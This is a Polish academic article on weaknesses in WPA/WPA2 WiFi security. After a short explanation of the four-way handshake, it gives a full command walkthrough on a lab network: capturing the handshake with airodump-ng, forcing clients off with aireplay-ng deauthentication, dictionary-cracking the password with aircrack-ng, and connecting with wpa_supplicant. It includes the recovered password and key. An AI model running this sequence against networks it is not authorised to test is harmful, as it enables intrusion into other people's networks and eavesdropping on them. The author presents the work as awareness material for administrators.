Jacek WOŁOSZYN

Uniwersytet Technologiczno-Humanistyczny w Radomiu

WIFI WPA/WPA2 I BEZPIECZEŃSTWO KOMUNIKACJI
WIFI WPA/WPA2 AND COMMUNICATION SECURITY

Słowa kluczowe: sieć bezprzewodowa, bezpieczeństwo, WPA/WPA2, dostęp AP
Keywords: wireless network security, physical WPA/WPA2, access AP

Streszczenie

Celem artykułu jest wykazanie niedoskonałości protokołu zabezpieczającego WPA/WPA2 stosowanych w sieciach WiFi. Pokazano, jak za pomocą ogólnie dostępnych narzędzi można przeprowadzić atak słownikowy w celu złamania hasła.

Summary

The purpose of this article is to show imperfections WPA/WPA2 security protocol used in WiFi networks. Shown how to use widely available tools can be carried out a dictionary attack to break the password. Indigenous password is the first step for further exploration of the system or the captured data, so its protection is such an important factor in determining safety. In the application of this type of security password power plays a very important role, as in the case of a strong password is not possible breakage. In other words, it is a dictionary attack. If the password is not in the dictionary attacker is not broken.

Wstęp

Szyfrowanie oparte na standardzie WPA/WPA2 [1] zapewnia zdecydowanie skuteczniejszą ochronę, niż wcześniej stosowane rozwiązanie oparte na szyfrowaniu WEP. Standard ten został zaprojekowany w taki sposób, aby mógł być użytkowany bez wprowadzania dodatkowych zmian w użytkowanym sprzęcie. W przypadku, który jest opisany w niniejszym artykule, nie ma wyróżnionego serwera uwierzytelnienia, który jest przypadkiem bezpieczniejszym. Mamy natomiast pojedyncze wspólne hasło dostępowe do sieci. Taka konfiguracja jest zdecydowanie prostsza, stąd jej duża popularność w obecnie używanych sieciach WiFi. Co prawda oferuje ona niższy poziom bez-

[1] A.S. Tanenbaum, D.J. Wetherall, *Sieci komputerowe*, wyd. V, Helion, Gliwice 2012; K.R. Fall, W.R. Stevens, *TCP/IP od środka. Protokoły*, wyd. II, Helion, Gliwice 2013.

pieczeństwa niż opcja wykorzystująca serwer uwierzytelniania, jednak swoją popularnością zdecydowanie przewyższa wszystkie inne rozwiązania stosowane do tej pory, szczególnie w zastosowaniach personalnych i wykorzystywanych w małych firmach.

1. Opis WPA

Priorytetowym krokiem do odnalezienia klucza głównego jest przechwycenie czteroetapowej sekwencji uwierzytelniania usług. W rozwiązaniu ze wspólnym hasłem każdy klient otrzymuje inny klucz zależny od klucza głównego. Są one oparte na tym samym haśle głównym. Klucze wykorzystywane do transmisji są generowane w oparciu o proces połączenia sieciowego podobnie jak w protokole TCP[2] sygnały SYN SYN/ACK ACK. Hasło główne jest używane do wygenerowania głównego klucza. Z niego generowane są poszczególne klucze sesji. Jest to niewątpliwie dużą zaletą ze względu na to, iż nie jest eksponowany sam klucz główny, a działanie wykonywane jest jedynie na jego odpowiednio przekształconych wariacjach. Klucz sesji obliczany jest w ranach czterech etapów połączenia.

AP wysyła do klienta losową liczbę. Klucz sesji jest tworzony na bazie adresów MAC klienta AP oraz liczb losowych. W obecnym stanie klient posiada klucz sesji. Wysyła on liczbę losową do AP, który w identyczny sposób oblicza klucze sesji klienta. Liczby losowe jako podstawa obliczania procesu wyznaczania kluczy są wysyłane tekstem otwartym, ponieważ do wyliczenia kluczy sesyjnych potrzebne są jeszcze poufne informacje znane tylko stronom zamierzającym nawiązać komunikację. Komunikat klienta zabezpieczony jest przez kontrolę integralności MIC (Message Integrity Check) opartą na kluczu sesji. Po obliczeniu kluczy sesyjnych jest więc możliwa weryfikacja poprawności MIC, co jest ściśle związane z pochodzeniem komunikatu z zaufanej strony. Z kolei AP udostępnia klientowi klucz grupowy, a on potwierdza z kolei ten komunikat, co stanowi potwierdzenie poprawności posiadania kluczy. Klucz grupowy jest wykorzystywany w ramkach rozgłoszeniowych typu BEACON w protokole 802.11. W tym standardzie do zapewnienia poufności integralności i uwierzytelnienia zapewniono dwa standardy TKIP Temporary Key Integrity Protocol oraz CCMP Counter Mode Chaining Message Authentication Code Protocol. Zaleca się stosowanie tego drugiego rozwiązania opartego na szyfrowaniu AES za 128-bitowym kluczem. Metoda TKIP była stosowana przejściowo jako zwiększenie

[2] A.S. Tanenbaum, D.J. Wetherall, *Sieci komputerowe…*; B. Komar, *Administracja sieci TCP/IP dla każdego*, Helion, Gliwice 2000; K.R. Fall, W.R. Stevens, *TCP/IP od…*

dotychczasowo rozwiązania szyfrowania WEP. Jednak zarówno jedna, jak i druga metoda nie jest do końca bezpieczna, co przedstawia poniższy artykuł.

2. Omijanie zabezpieczenia WPA/WPA2

Do przeprowadzenia poniższego doświadczenia wykorzystano system operacyjny Linux[3].

Po przełączeniu karty w tryb monitora za pomocą polecenia airodump-ng należy przejrzeć aktywne punkty dostępowe znajdujące się w zasięgu badanego obszaru. W tym momencie należy zadecydować o wyborze AP i zapisać jego parametry takie jak MAC adres, częstotliwość, na której pracuje/kanał/, MAC adresy przyłączonych do niego klientów, jak i opcjonalnie nazwę rozgłaszanej sieci essid. Zebrane informacje pozwolą na skonstruowanie polecenia airodump-ng ponownie, jednak z ukierunkowaniem na wybrane urządzenie oraz zapis aktywnej transmisji na dysku.

```
root@bt:~# airodump-ng --bssid 00:0E:2E:F9:96:C8 --channel
11 --write WPAWrite mon0
CH 11 ][ Elapsed: 2 mins ][ 2013-12-04 13:10 ][ WPA
handshake: 00:0E:2E:F9:96:C8
 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB
ENC  CIPHER AUTH ESSID
 00:0E:2E:F9:96:C8   -3 100     1032      344    1  11  54e
WPA  TKIP   PSK  labte
 BSSID              STATION            PWR   Rate    Lost
Frames  Probe
 00:0E:2E:F9:96:C8  C4:85:08:3D:8A:42   -6    1e- 2e     0
54
```

Rysunek 1. Wynik działania polecenia airodump-ng i przechwycenie etapu uwierzytelnienia

W wyniku działania tego polecenia utworzono plik na dysku z przechwyconą transmisją danych. Jednak najistotniejsze jest w tym przypadku pozyskanie zapisu czteroetapowego uwierzytelnienia połączenia, gdyż ono będzie używane do próby odgadnięcia hasła. Reszta zapisanej informacji z punktu widzenia uzyskania dostępu nie jest istotna. Informacja o tym, że została taka informacja pozyskana, pojawi się w prawym górnym rogu ekranu na monitorze jak na rysunku 2 i ma następującą postać WPA handshake: 00:0E:2E:F9:96:C8. Oczywiście adres przyłączonego urządzenia MAC jest inny dla każdego urządzenia.

[3] B. Komar, *Administracja…*

2.1. Rozłączenie klienta

Jeżeli proces pozyskiwania uwierzytelnienia rozpoczął się już, gdy klient był podłączony do AP można poczekać, aż połączy się ponownie generując oczekiwany przez nas etap uwierzytelnienia. Inną skuteczniejszą i szybszą drogą jest zainicjowanie na nim ponownego podłączenia wydając polecenie aireplay-ng, które wymusi bezwarunkowe rozłączenie klientów podłączonych do AP do którego sygnał rozłączenia zostanie wysłany. Oczywiście rozłączony klient będzie próbował ponownie nawiązać połączenie inicjując oczekiwany proces uwierzytelnienia.

```
aireplay-ng --deauth 1 -a 00:0E:2E:F9:96:C8 mon0
root@bt:~# aireplay-ng --deauth 1 -a 00:0E:2E:F9:96:C8 mon0
13:09:42        Waiting    for    beacon    frame    (BSSID:
00:0E:2E:F9:96:C8) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
13:09:42     Sending   DeAuth   to   broadcast   --   BSSID:
[00:0E:2E:F9:96:C8]
root@bt:~# aireplay-ng --deauth 1 -a 00:0E:2E:F9:96:C8 mon0
13:09:52        Waiting    for    beacon    frame    (BSSID:
00:0E:2E:F9:96:C8) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
13:09:52     Sending   DeAuth   to   broadcast   --   BSSID:
[00:0E:2E:F9:96:C8]
```


Rysunek 2. Efekt działania polecenia aireplay-ng

2.2. Słownikowe wyszukiwanie hasła

Po uzyskaniu procesu uwierzytelnienia należy skorzystać z polecenia aircrack-ng w celu wyszukania hasła odpowiadającego procesowi uwierzytelniania. Oczywiście do wykonania tej operacji niezbędne jest posiadanie pliku ze słownikiem przykładowych haseł, na którym aircrack. będzie się opierał wyszukując pasującego rozwiązania. Proces ten jest dosyć czasochłonny i bezpośrednio skorelowany z wielkością słownika, jak i możliwościami obliczeniowymi maszyny na której jest przeprowadzana operacja. Aby zainicjować proces wyszukiwania hasła należy wykonać polecenie:

```
root@bt:~# aircrack-ng WPAWrite-05.cap -w
/pentest/passwords/wordlists/darkc0de.lst
```

gdzie:
– WPAWrite-05.cap plik z przechwyconym etapem uwierzyteniania,
– /pentest/passwords/wordlists/darkc0de.lst – ścieżka dostępu do pliku zawierającego słownik.



Rysunek 3. Wynik działania polecenia aircrack-ng i wyszukane hasło

3. Podłączanie do AP

Kolejnym krokiem jest wykorzystanie znalezionego hasła do połączenia z punktem dostępowym. W tym celu należy wygenerować specjalny plik wpa_supplicant.conf., niezbędny do procesu połączenia z AP.

Aby taki plik utworzyć, można w dowolnym edytorze wypisać niezbędne dane do jego utworzenia lub wygenerować go automatycznie za pomocą polecenia wpa_passphrase.

Poniżej przedstawiono przykład wykorzystania tego polecenia w celu wygenerowania pliku. Jak widać, do jego utworzenia niezbędna są dwa parametry. Jednym z nich jest nazwa essid punku dostępowego, a drugim hasło, które zostało pozyskane w wyniku wykonania poprzednich punktów ćwiczenia.

```
  root@bt:~# wpa_passphrase labtest 012i63nic >
/etc/wpa_supplicant.conf
  - zawartosc pliku dostepowego
  root@bt:~# cat /etc/wpa_supplicant.conf
  network={
      ssid="labtest"
      #psk="012i63nic"
      psk=5baff2e11a03c086f13e0c13b246eb7a5e41166fefe974bc2
4aa4438a9df2005 }
```

Rysunek 4. Generowanie pliku połączeniowego wpa_supllicant.conf

Generowanie połączenia jest ostatnim krokiem i powoduje uzyskanie dostępu klienta do wybranego AP. Aby tego dokonać, należy wykorzystać polecenie wpa_supplicant. Poniżej przedstawiono sposób użycia polecenia wykorzystującego utworzony w poprzednim kroku plik połączeniowy wpa_supplicant.conf.

```
   root@bt:~# wpa_supplicant -Dwext -iwlan0 -c
/etc/wpa_supplicant.conf
   WPS-AP-AVAILABLE
   WPS-AP-AVAILABLE
   Trying to associate with 00:0e:2e:f9:96:c8 (SSID='labtest'
freq=2462 MHz)
   WPS-AP-AVAILABLE
   Associated with 00:0e:2e:f9:96:c8
   WPA: Key negotiation completed with 00:0e:2e:f9:96:c8 [PTK=TKIP
GTK=TKIP]
   CTRL-EVENT-CONNECTED - Connection to 00:0e:2e:f9:96:c8
completed (auth) [id=0 id_str=]
```

Rysunek 5. Rezultat działania polecenia generującego połączenie

Wnioski

Korzystanie z zabezpieczenia WPA w znaczący sposób podnosi poziom bezpieczeństwa w porównaniu z poprzednim poziomem rozwiązania zabezpieczenia, czyli WEP. Co prawda dla codziennych użytkowników zastosowanie jednego rozwiązania, czyli WEP lub WPA/WPA2 to tylko inna różnica w nazwie, jednak w rozumieniu osób zajmujących się zawodowo problemami bezpieczeństwa to ogromna różnica. Jeśli w przypadku zastosowania WEP złamanie zabezpieczenia to tylko problem zebrania odpowiedniej ilości pakietów, czyli w praktyce każde hasło da się złamać, to w przypadku zastosowania rozwiązania typu WPA/WPA2 do złamania hasła może zostać tylko użyte narzędzie oparte na technologii opartej na ataku słownikowym. Oznacza to tyle, że po przechwyceniu pakietów uwierzytelnienia zawierających hasło znalezienie jego jest tylko wtedy możliwe, kiedy hasło występuje w słowniku. W przypadku gdy hasło nie występuje w słowniku, to nie jest możliwe do złamania. Stąd w przypadku zabezpieczenia WPA/WPA2 zabezpieczenie jest tak dobre jak dobre jest hasło, czyli na tyle unikalne, że nie występuje w zasobach słownikowych, a te w niektórych wersjach są niezwykle rozbudowane.

* * *

Autor przedstawia publikację w celach edukacyjnych dla osób zainteresowanych zagadnieniami bezpieczeństwa, jak i osób administrujących sieciami komputerowymi w celu uświadomienia im niedoskonałości stosowanych rozwiązań.

Autor nie ponosi odpowiedzialności za wykorzystywanie przedstawionej wiedzy do celów niezgodnych z prawem.

Bibliografia

Fall K.R., Stevens W.R., *TCP/IP od środka*. *Protokoły*. wyd. II, Helion, Gliwice 2013.
Komar B., *Administracja sieci TCP/IP dla każdego*, Helion, Gliwice 2000.
Negus Ch., *Linux. Biblia. Ubuntu, Fedora, Debian i 15 innych dystrybucji*, Helion, Gliwice 2012.
Tanenbaum A.S., Wetherall D.J., *Sieci komputerowe*, wyd. V, Helion, Gliwice 2012.